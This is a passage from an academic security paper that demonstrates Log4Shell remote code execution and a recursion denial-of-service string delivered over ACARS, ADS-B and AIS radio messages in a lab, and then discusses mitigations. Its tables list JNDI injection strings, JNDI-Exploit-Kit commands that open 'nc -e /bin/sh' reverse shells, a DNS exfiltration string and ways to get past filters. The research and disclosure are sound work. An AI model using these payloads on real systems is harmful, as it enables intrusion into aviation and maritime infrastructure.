To demonstrate the end-to-end RCE, *log4stdin* was intentionally selected to be run with the Oracle JRE version 8u20, which is known to be vulnerable to RCE, as the JRE version 8u121 or later would prevent the reverse shell approach described in this section. However, even if patched JRE versions were used, the inadvertent JNDI expansion could be exploited for DNS lookups, thus exposing the victim's backend at least to footprinting efforts by the attacker. Additionally, exploitation of Log4j2 vulnerabilities other than CVE-2021-44228 or the use of alternative reverse shell techniques could still be attempted.

Ncat was used as a reverse shell listener. On the attacker's VM *merlin*, we started the ncat listener and bound it to an arbitrarily selected port 8080. Then, a JNDI injection server was used to exploit the JNDI notation's inadvertent expansion, leading to subsequent injection of a Java class into the victim's vulnerable software during runtime. To achieve this, we used JNDI-Exploit-Kit, which comprises three servers: RMIserver, LDAPserver, and Jettyserver. As their names suggest, RMIserver and LDAPserver provide RMI and LDAP protocol capabilities, while Jettyserver provides HTTP connectivity for payload class delivery. Once an RMI or an LDAP connection is established between the victim and the attacker, Jettyserver returns a second-stage payload Java class, thus completing injection during the victim's runtime in the context of the victim's userland. The injected class executes arbitrary commands given by the attacker upon server initialization. For this purpose, we used a second-stage payload command "`nc 10.0.2.15 8080 -e /bin/sh`" on *merlin*. This command was intended to invoke a remote shell connection on the victim user *vic*'s context via port 8080. During a demonstration of a concatenated attack vector, the attacker's *morgan* VM had an identical software configuration to that of *merlin*, except that *morgan* used port 8081 for its remote shell listener.

The use of ncat at the victim's end is justified because it offers a streamlined method for reverse shell demonstration. Even if the attacker's target did not have ncat installed, successful class injection allows arbitrary code to be run, and initiating a reverse shell by other means is trivial. In conjunction with the ncat listener initialized before, the payload command used in the JNDI-Exploit-Kit servers completed the reverse shell capabilities on the attacker's end. In practice, upon successful class injection, the victim's machine would run the payload command, resulting in an outbound connection unknowingly made by the victim and providing remote control capabilities for the attacker in the scope of the victim's user. The reverse shell connection is triggered by the attacker via an initial attack vector, a tailored string using JNDI syntax. Upon processing by a vulnerable Log4j2 instance, the string will result in a connection attempt made to the attacker-controlled server.

C. ATTACK VECTOR DEVELOPMENT

Our initial attack vector strings are presented in Table 3, and the central commands are presented in Table 4. The waveform files are available on GitHub [41]. The protocols studied in this paper must allow, via its packets and fields, the transmittance of any of the attack strings to permit *log4shell* or *log4crash* exploitation.

Our *log4shell* attacks targeted CVE-2021-44228, and in our experiments two singular initial attack vector strings were used, comprising URIs directing to injection servers initialized with JNDI-Exploit-Kit. The first *log4shell* vector targeted the LDAP protocol explicitly on port 1389, and used a randomly generated class name. It was initially created programmatically with JNDI-Exploit-Kit. Subsequently, JNDI-Exploit-Kit was minimally modified to provide static class names sequentially from "a" to "e," instead of using all-generated class names of the original version [36]. The second *log4shell* vector targeted the RMI protocol, implicitly using its default protocol port 1099, and a minimal class name "a." At this point we confirmed that the minimal 17-character vector "`${jndi:rmi://a/b}`" is viable. We successfully tested the minimal RCE vector in a "dry run" by echoing the vector directly in a terminal and piping the output to *log4stdin*. However, for this purpose, on *vic*'s hosts-file, we intentionally bound the hostname "a" to *merlin*'s IP 10.0.2.15, hence simulating a DNS-poisoning pre-attack. Therefore, in our wireless experiments, we did not use the minimal vector because we pursued using default software configurations, and assumed no additional pre-attack conditions atop the prerequisites presented before. The concatenated *log4shell* vector uses the RMI protocol targeting classes "a" and "b" in the two different attacker VMs, *merlin* and *morgan*. In practice, the *vic* victim's software selection was assumed equally vulnerable to attacks using any of the vectors in Table 3 upon successful transmission.

TABLE 3. Summary of attack vector strings.

Vulnerability	Strings	Remarks

CVE-2021-44228
log4shell remote code execution
	`${jndi:ldap://10.0.2.15:1389/ysbmnw}`
	`${jndi:rmi://10.0.2.15/a}`
	`${jndi:rmi://10.0.2.6/a}${jndi:rmi://10.0.2.7/b}`
		Injection via LDAP with an explicit port
		Injection via RMI with an implicit port
		Simultaneous injections by two hosts (both ports implicit)

log4crash denial of service	`${:-$${:-}}`	Infinite recursion

TABLE 4. Summary of central commands.

Actor	Function	Command

Victim
vic
	ACARS reception
	ADS-B reception
	Vulnerable general logger
	Vulnerable AIS HEX logger
		`acarsdec -r 0 433.8 -l out.log`
		`./dump1090 -freq 433800000 -gain 40 > out.log`
		`tail -f out.log | ~/jre1.8.0_20/bin/java -jar log4stdin.jar`
		`watch -t -d -g cat out.log && perl AIS_parser.pl -sf out.log | perl -lpe '$_=pack"B*",$_'| tr -d '\n'| ~/jre1.8.0_20/bin/java -jar log4stdin.jar`

Attacker
merlin
	Attack signal transmission
	Injection server 1
	
	Injection server 2
	
	Reverse shell listener
		`hackrf_transfer -t ./poa_1M152_rmi.cs8 -s 1152000 -f 433797000 -a 1 -x 10`
		`java -jar JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -C "nc 10.0.2.15 8080 -e /bin/sh"`
		`java -jar JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -C "nc 10.0.2.6 8080 -e /bin/sh"`
		`nc -lvp 8080`

Attacker *morgan*	Injection server Reverse shell listener	`java -jar JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -C "nc 10.0.2.7 8081 -e /bin/sh"` `nc -lvp 8081`

For *log4crash* we used only one string, intended to induce infinite recursion, potentially resulting in a software crash. An infinite recursion-causing string was initially discovered by Ross Cohen [42], which we were able to truncate to just 11 characters to the form presented in Table 3. The vector does not require an attacker to have control over Thread Context Map (TCM) variables like CVE-2021-45105 does, and it works in default logging patterns. In our "dry runs" of the vectors against *log4stdin* without the use of air interfaces, we discovered that the minimal *log4crash* vector could be expanded by repeatedly wrapping the inner layer "`$${:-}`" with "`${:-`" and "`}`" to cause resource starvation and crashing *log4stdin*. However, this required an untenable amount of wrapping of approximately 3 000 layers in our experimental setting on a VM with 1 GB of RAM, amounting to a payload of approximately 16 kB in size. With 16 GB of RAM, a payload with one million wrappings, approximately 5 MB in size, was able to induce a software crash.

By testing Log4j2 versions 2.0-beta9 through 2.17.2 we experimentally confirmed that this vector can crash at least versions 2.8.1 through 2.12.1, 2.13.0 through 2.13.3, and 2.14.1. Other versions, such as 2.6 through 2.7 and 2.14.0, yielded mixed results with *log4stdin*, and their vulnerability assessment was inconclusive. This DoS vector targeting default configuration was at the time of manuscript writing an untracked vulnerability and a novel finding.[2] Its calculated vulnerability vector is CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H, yielding a CVSSv3.1 score of 7.5 for a high-severity vulnerability. A notable difference to CVE-2021-45105 is adjusting the attack complexity (AC) metric from "high" to "low," as the only complexity associated with exploiting the vulnerability is the size of the payload string. As characterized before, adding layers of recursion only appends string complexity by literal bytes but enables ever-increasing resource starvation.

The use of this expanded vector was dismissed in our over-the-air experiments owing to its comparatively large payload size, which would not be a practical fit for the ACARS, ADS-B, and AIS carriers. Even though the payload is awkward for our chosen protocols to carry, other similar wireless protocols could be used to transmit such a payload with ease, which is a potential subject of future research.

D. ACARS FRONTEND

For ACARS experiments, we used a forked version of acarsdec, a popular open-source POA decoding software. It receives as input unsigned 8-bit integers from an RTL-SDR device and produces as output decoded ACARS messages (e.g., printed to stdout). By default, acarsdec only allows reception of POA in the band 118–138 MHz. To avoid using the official airband, we forked acarsdec [37] to enable reception up to 438 MHz, and then we used the ISM-band for experimental transmissions. The victim's ACARS frontend was monostatic, i.e., both the receiver software and the vulnerable logging software were run on the same VM.

To transmit ACARS messages, a set of GNU Octave scripts compatible with MatLab [35] was developed. The scripts enable generation of POA waveforms with arbitrary payloads. Parity bit calculation, LSB conversion, CRC calculation, NRZ-S line coding, MSK generation, AM wrapping, and finally outputting HackRF compatible signed 8-bit IQ-waveforms are performed programmatically. The initial attack vector string is incorporated into ACARS free-text

[2]The Apache Security Team was informed of the findings prior to publishing this paper.



FIGURE 3. The attacker *merlin*'s singular vector via ACARS. Top terminal: attack waveform RF transmission. Middle terminal: class injection procedure. Bottom terminal: remote shell connection to the victim *vic*.

field. We tested all the strings presented in Table 3 with ACARS with a central carrier frequency of 433.800 MHz.

The attack chain and end-to-end RCE via ACARS proved successful, as is demonstrated with the singular vector in Fig. 3 depicting a reverse shell connection from the attacker *merlin* to the victim *vic*. Likewise, the successful use of the concatenated vector via ACARS is demonstrated in Fig. 4, depicting a reverse shell connection from the attacker *morgan* to the victim *vic*. *Merlin* transmitted the concatenated vector, which simultaneously invoked two reverse shell connections to both *merlin* and *morgan*. *Vic*'s setup was identical in all demonstrations. As expected after the successful transmittance of *log4shell* vectors, the ACARS wireless link was equally capable of carrying the *log4crash* string presented in Table 3. The string resulted in infinite recursion in *log4stdin*, throwing a recoverable exception, which did not result in resource starvation or a software crash in our experimental environment. The *log4crash* vector still resulted in an erroneous internal state of the victim's software, thus proving the existence of attack surface for a one-way DoS attack.

E. ADS-B FRONTEND

For ADS-B experiments, we developed *dump1090-df24elm*, a forked version of dump1090 for ADS-B reception [38]. *dump1090-df24elm* enables the reception and decoding of DF24 ELM messages, the contents of which are interpreted as ASCII bytes, which can be output to stdout or to log files. Similar to the *acarsdec*, for *dump1090-df24elm* transmission, reception and testing, we used an ISM-band central frequency of 433.800 MHz. As was the case with ACARS, our ADS-B frontend setup was monostatic. The attack waveform was created with the methodology and tools that our group developed and published earlier [26], [28]. The waveform carried the LDAP vector with an explicit port presented in Table 3. The exploitability of ADS-B DF24 ELM messages was confirmed, and similarly to our ACARS experiments (Section III-D), the reception resulted in successful RCE (*log4shell*), and DoS (*log4crash*), respectively.

As a side note, we identified during our research that dump1090 [43] (including its forks and generally available ADS-B receiver software) does not have support for



FIGURE 4. **The attacker *morgan*'s concatenated vector via ACARS induced by *merlin*. Top terminal: class injection procedure. Bottom terminal: remote shell connection to the victim *vic*. *Merlin*'s attack waveform RF transmission is not depicted.**

DF24 ELM decoding. In addition, dump1090 [43] (and its forks) contain an implementation flaw: after bit-slicing and during decoding, the length of DF24 ELM messages is erroneously treated as 56 bits,[3] whereas the specification for DF24 ELM declares it as 112 bits [44], meaning this can lead to additional function bugs and potential security vulnerabilities (e.g., buffer overruns) in the affected ADS-B packages from the list. Therefore, to perform the experiments in this paper, we additionally implemented DF24 ELM decoding and logging for our *dump1090-df24elm* fork. To the best of our knowledge, this is the first public project to implement ADS-B DF24 ELM reception, decoding, and processing. Along with the other relevant artifacts of our experiments, we release our DF24 ELM-capable dump1090 fork as open-source [38] and create a pull-request for porting the DF24 ELM-patch to the original dump1090.

F. AIS FRONTEND

As opposed to our ACARS and ADS-B setups, our experimental AIS setup was bistatic. In other words, the radio frontend and the vulnerable backend were logically separated. Hence, our AIS setup was a truthful emulation of Fig. 2 from the victim's perspective, whereas our ACARS and ADS-B setups arguably "cut short" in the separation of radio frontends and vulnerable backends. As was the experimentation with various injection payloads, the choice of having multiple radio frontend setups with increasing complexity was intentional.

For the victim's AIS frontend, we prepared an up-to-date Windows 10 computer with an RTL-SDR dongle connected to SDR# receiver software. The RTL-SDR was tuned to an ISM-band frequency of 433.800 MHz with a narrowband FM 12.5 kHz receiver. SDR#'s audio output was connected to a virtual audio interface, which was used as input to a freeware AIS decoder software called AISMon.

Normally, AISMon is used to listen to AIS-licensed frequencies, but in our setup, we used an ISM-band frequency of 433.800 MHz for the transmissions similarly to our other ACARS and ADS-B experiments. The AISMon software output the AIS decoded data to a log file `out.log` on a network storage that was shared with the victim's vulnerable backend VM *vic*. In addition to providing a bistatic

[3] The list of affected software can also be found in [38].

configuration, which allows multiple variations to the experimentation, this arrangement also carries another immediate benefit: no pieces of software need modification to enable AIS experimentation using the ISM-band.

For the *vic* victim's backend, we used the Debian 11 running VM. To provide message parsing capabilities for the victim, we used a Perl script (AIS_parser.pl) contained within AIS tools by Gary Kessler [45]. The output of the message parser was then piped into a Perl-based binary-to-ASCII converter (see Section IV-B1), the output of which was finally piped to *log4stdin*. This setup provided us with arguably rudimentary yet functional and realistic real-time means to transmit and receive AIS messages with binary *log4shell* payloads in hexadecimal wrapping, thus circumventing the 6-bit ASCII character set restriction inherent to most parts of the AIS protocol. The central commands associated with the victim's setup are presented in Table 4.

The attack waveform was created with the methodology and tools that our group developed and published earlier [30]. We used an RMI targeting singular *log4shell* payload with an implicit port, as presented in Table 3. The attack payload was carried in hexadecimal wrapping in the Message 6 binary data field. Apart from the attack waveform, *merlin*'s configuration was otherwise identical to our ACARS and ADS-B setups.

As expected after the success with ACARS and ADS-B, AIS was also found to be conditionally capable of carrying and delivering *log4shell* payloads over AIS by using Message 6. Our AIS experiments resulted in code injection and remote code exploitation in our experimental setup. A decisive extra step of using hexadecimal wrapping in payload transmittance was required to exploit the attack strings. AIS was therefore shown to be usable as a carrier for *log4shell* or *log4crash* exploits, assuming that suitable decoding procedures and configurations are in place on the victim's receiver end.

IV. RESULTS ANALYSIS AND DISCUSSION

The exploitation-prone protocol fields identified in this study are presented in Table 5. ACARS proved to be an excellent protocol for *log4shell* initial attack vector transmission. It allowed seamless transmission of all the vectors shown in Table 3 in plaintext, without the need of payload wrapping or character set interpretation. There were no restrictions or caveats to the exploitation identified using the protocol, and the text field in ACARS was entirely adequate for *log4shell* and *log4crash* vector transmittance. ADS-B enables attack vector transmission by using the DF24 ELM field whose payload contents are not fixed to any specific character set. Consequentially, an ASCII interpretation is required on the receiver's end for successful transmission. DF24 ELM is designed for arbitrary payload transmittance. An ASCII interpretation is within the realm of possibility in an ATS setting, and we consider ADS-B potentially exploitable in real-world configurations. On the other hand, the limited 6-bit ASCII character set of AIS prevents the direct plaintext transmittance of *log4shell* or *log4crash* attack vectors. Binary-wrapped ASCII *log4shell* or *log4crash* payloads can still be delivered using binary transmission supported by the protocol. Therefore, we regard AIS as conditionally exploitable, if certain prerequisites are met, as we further outline in Section III-F. Our AIS setup raises the possibility of another means of attack, i.e., targeting the over-the-wire communication between the radio frontend and the vulnerable backend via a man-in-the-middle (MITM) attack. MITM attacks are routine to common cybersecurity discourse and are therefore not further explored in this paper.

A. MITIGATION

We present plausible mitigation measures common to both *log4shell* and *log4crash* for all the studied protocols in the setting where the prerequisites for attack, as laid out in Section III, are in place. Given that software updates to mission-critical information systems are frequently overlooked, there could be several vulnerable instances of Log4j2 in any system layer. Therefore, implementation of multilayer defense, i.e., "defense in depth" approach, is recommended. At the time of writing, according to Apache [1], CVE-2021-44228 (and other Log4j2 vulnerabilities, such as CVE-2021-45105, CVE-2021-44832, and CVE-2021-45046) can be directly mitigated by updating Log4j2 to 2.3.1 for Java 6, to 2.12.3 for Java 7, or to 2.17.0 for Java 8 and later. Alternatively, for the mitigation of only *log4shell* (for all versions, excluding 2.16.0), JNDI lookups can be prevented by removing the corresponding class from the library's package.

To further mitigate *log4shell*, blocking outbound connections to RMI and LDAP's default ports 1099 and 1389 thwarts implicit vectors, i.e., URIs without an explicit port. Still, it does not protect against non-default port connections and explicit vectors. Blocking all outbound RMI and LDAP network traffic would prevent inadvertent remote class requests altogether, but would require deep packet inspection (DPI). Likewise, updating JRE to version 8u121 or later would avoid the direct RCE method presented in this paper. Since *log4shell* also allows outbound DNS calls, even if the direct class injection vulnerability was mitigated by blocking the RMI and LDAP protocols, and the direct RCE was mitigated by updating JRE, DNS lookups could be used to leak information (i.e., by calling "`${jndi:dns://${env:USER}.attacker.tld}`") still leaving the victim vulnerable to footprinting at minimum.

Network-level hardening, such as using intrusion detection or prevention systems (IDS/IPS), could detect or deter *log4shell* RCE exploitation attempts. Such IDS/IPS would not be able to detect or protect against *log4crash*. Moreover, the attackers could escape such IDS/IPS via means such as DNS tunneling [46]. The study of effectiveness using an IDS/IPS to detect and protect against *log4shell* in general (and in ACARS, ADS-B, AIS environments in particular) are left as future work. Pre-processing raw input data at air interface and RF boundaries at an early stage could prevent exploitation. Effective hardening would have to be implemented at the RF-to-digital entry point, which would become essentially an

TABLE 5. Summary of identified exploitable fields.

Protocol	Field	Maximum payload size	Limitations or prerequisites
ACARS	TEXT*	220 bytes**	No limitations identified
ADS-B	DF24 ELM*	160 bytes**	Assumes ASCII interpretation (see IV-B1)
AIS	Message 6*	36 bytes** (using two slots)	Assumes ASCII interpretation (see IV-B1)
	Message 8	40 bytes** (using two slots)	Assumes ASCII interpretation (see IV-B1)
	Message 17	92 bytes	Potential exploitation using GPS fields
	Message 25	16 bytes	Assumes ASCII interpretation (see IV-B1)
	Message 26	35 bytes** (using two slots)	Assumes ASCII interpretation (see IV-B1)

* Experimentally confirmed.
** Expandable with chained messages, as defined by the protocols. In AIS, if hexadecimal wrapping is used instead of 8-bit ASCII, the required messaging slot count is doubled.

RF-IDS or RF-IPS tailored for the specific protocols. This is a promising and interesting research avenue, and we leave it as future work.

Filtering exploitation vector protocol references (e.g., "`jndi:`," "`rmi:`," or "`ldap:`") on the air interface (RF-IDS), the network (NIDS), or the application (HIDS) layers are entirely insufficient, as several ways to circumvent such filters are known [47]. A practical suggested method is filtering the characters required for Java EL syntax, namely the strings "`${`" and "`}`." This method will prevent any vulnerability exploitation down the line, but the obvious downside is that data integrity will be intentionally damaged. However, as is shown in Section III-F with AIS, such filtering would not block all attack vectors, as layers of encoding, such as using binary and hexadecimal wrapping, can be feasibly used for attack string transmittance when character set limitations or filtering are present. In addition to the delivery of plaintext hexadecimals, other means of payload wrapping or character obfuscation could be used, such as hexadecimal entities (`\0 × 7b`), unicode entitites (`\u7b`), HTML entities (`{`), or even C-like trigraphs (e.g., interpreting "`??<`" as "`{`"). Depending on the victim's backend software implementation, these methods are also opportune for circumventing character set restrictions, given that an ACSII interpretation follows. For these reasons we consider all-encompassing mitigation by character filtering unrealistic.

Finally, a novel method for *log4shell* mitigation is to use the vulnerability to immunize a target system against exploitation. This method, however, does nothing to address *log4crash*. The prerequisites for such an approach are comparable to those of our methodology presented in Section III. For example, Cybereason, a cybersecurity technology company, provides a tool fittingly named "logout4shell" [48]. This tool attempts to remove JNDI lookup capabilities from vulnerable library instances as suggested by Apache [1], thus mitigating the attack vector. While feasibly effective for mitigating JNDI lookups, this method is not favorable owing to its inherent capability to intentionally manipulate pieces of mission-critical information system software. An obvious drawback of the approach is that while JNDI attack vectors are mitigated, the vulnerable code is still left intact, potentially making the system vulnerable to other known or unknown attack vectors.

B. DISCUSSION

In this subsection, we discuss various assumptions, limitations, and possibilities related to the setup, experiments, and results presented in this study.

1) ASCII INTERPRETATION

When referring to the ASCII interpretation in this paper, we mean that a particular byte in a payload byte-stream of a protocol is interpreted according to the ASCII table and thus the corresponding ASCII character upon its output to a terminal or a log file. The presence of ASCII interpretation in some parts of the receiver-processing-backend system chain represents one of the strongest study assumptions. However, based on our experience, this assumption is realistic: if the fields mentioned as binary data or bytes in the specification were to be interpreted in the backend system, any such binary data or byte fields would likely be translated to ASCII, to be printed in logs used by human operators, testers, and developers of those protocols and software. The assumption posits a risk assessment check, that can be used in a cybersecurity assessment: *"Does the system employ any sort of ASCII interpretation of generic binary/bytes/hex payloads, whether in the logging mechanisms, log files, or databases?"*

- If the answer is "YES (likely-YES)": the Log4j2 risk profile is set to *high-to-critical*.
- If the answer is "UNKNOWN": the Log4j2 risk profile is set to *medium-to-high*.
- If the answer is "NO (likely-NO)": the Log4j2 risk profile is set to *medium-to-low*.

To test the presence of inadvertent or intentional ASCII interpretation, we advise employing *log4stdin* [39].

2) EFFECT ON CROWDSOURCED PROJECTS

Besides the impact on the core nodes of aviation (e.g., aircraft, airports, airport vehicles, air traffic control towers, or satellites) and seafaring (e.g., ships, ports, naval authorities, or satellites) infrastructures, the presented attack methodology can be used to target researchers, individuals, and organizational users of crowdsourced projects. For example, for ADS-B data, projects such as OpenSky Network [49] and FlightRadar24 [50] use global networks of crowdsourced data collected by contributors using various ADS-B sensor nodes. Similar projects exist for the global crowdsourcing of ACARS and AIS data. Many variations of open-source, commercial, and do-it-yourself sensor nodes exist, but an exemplary common sensor node is a Raspberry Pi embedded computing device with an RTL-SDR receiver running dump1090 software. Such sensor nodes are typically connected to the internet to send and aggregating data in a central location, making global-scale data available for real-time consumption via web browsers or APIs. Moreover, the sensor nodes or the servers they connect to could realistically be running vulnerable instances of Log4j2 and JRE vulnerable to RCE. These aforementioned sensor setups fulfill all of the prerequisites for exploitability of *log4shell* and *log4crash* presented in Section III. Therefore, a conceivable threat is that a motivated or an opportunistic attacker could perform "mobile wireless wardriving," transmitting Log4j2 attack payloads in an attempt to exploit vulnerable sensor nodes. Drones with SDRs could be used for attacks with a high level of efficacy, stealth, and automation. In summary, the threats associated with contemporary aviation and maritime authorities' infrastructures extend to crowdsourced projects' sensor nodes utilizing the same protocols.

V. RELATED WORK

In the exploitation of *log4shell*, our methods are similar to those presented by Chierici [51]. Our work simultaneously confirms the exploitation methodology and expands it with the introduction of RF-induced attack vectors by unauthenticated and unauthorized remote attackers. In the academia, Oxford Analytica in their 2021 [52] and 2022 [53] briefs raised severe concerns regarding repercussions of the titular Log4j2 vulnerabilities studied in this paper. Our work substantiates these considerations by demonstrating the potential for exploitation in mission- and safety-critical systems and protocols.

Owing to its inherent lack of security features, ACARS has long been known to be susceptible to both passive and active attacks. In his 2000 and 2001 papers, Roy [54], [55] put forward an initiative to include cryptographic solutions in ACARS to address privacy concerns. Later, Smith *et al.* [20], [21], [22] demonstrated that little effort has been seen by the aviation community and industries to put this strategy into actual practice. In 2019, Crow *et al.* [24] demonstrated arbitrary ACARS transmissions in an all-virtual environment. Concerns over the possibility of ACARS spoofing have also been voiced over the years: by Zhang *et al.* [23] in 2018, by Lu [56] in 2019, and by Perner and Schmitt [57] in 2020.

In 2018, Bresteau *et al.* [58] set up an experiment for ACARS spoofing that was closely comparable to that of ours. In their work, commercial SDRs were used as transceivers, and acarsdec was similarly employed as a software receiver. The authors used USRP B200 hardware and GNU Radio software as transmitters, whereas in our work, we operated HackRF hardware with GNU Octave and GNU Radio for signal generation. The difference in transmitter selection is largely inconsequential. Overall, our presented methodology is arguably more suitable for further experimentation on ACARS, ADS-B, and AIS (and similar Critical Infrastructure protocols) owing to our efforts in using license-free ISM-band channels for transmissions, and an accordingly forked software. We have released the forked version of acarsdec as open-source [37]. Furthermore, by using the POA signal generation software acarsgen [35] developed for the purpose of this study, previously raised security concerns (such as those brought forward by Bresteau *et al.* [58]) could be experimented on and confirmed in practice.

In 2012, Costin and Francillon [25] showed that ADS-B spoofing is practically possible and argued that pursuing safety in aviation is futile as long as insecure communication protocols are used. Similar results and concerns were brought up by Strohmeier *et al.* in 2014 [59]. Recently in 2021, Khandker *et al.* [26], [28] expanded on the subject and depicted in detail further security weaknesses in the ADS-B protocol and its implementations. Furthermore, Turtiainen *et al.* [27] developed a fuzzing platform for the popular Garmin DataLink 90 (GDL-90) protocol, which is used between an ADS-B receiver and user interface devices. Turtiainen *et al.* [27] tested the security implementations of several electronic flight bag systems that utilized GDL-90 and were able to crash a significant number of them via fuzzing. All the aforementioned authors concluded that more work is required in securing the use of ADS-B in standard aviation equipment and dependent protocols such as GDL-90. Our present work is an application and continuation of the aforementioned research in a new context – to use ADS-B as a carrier for *log4shell* and *log4crash* payloads, which can potentially be used against information systems in airborne, spaceborne, or ground nodes.

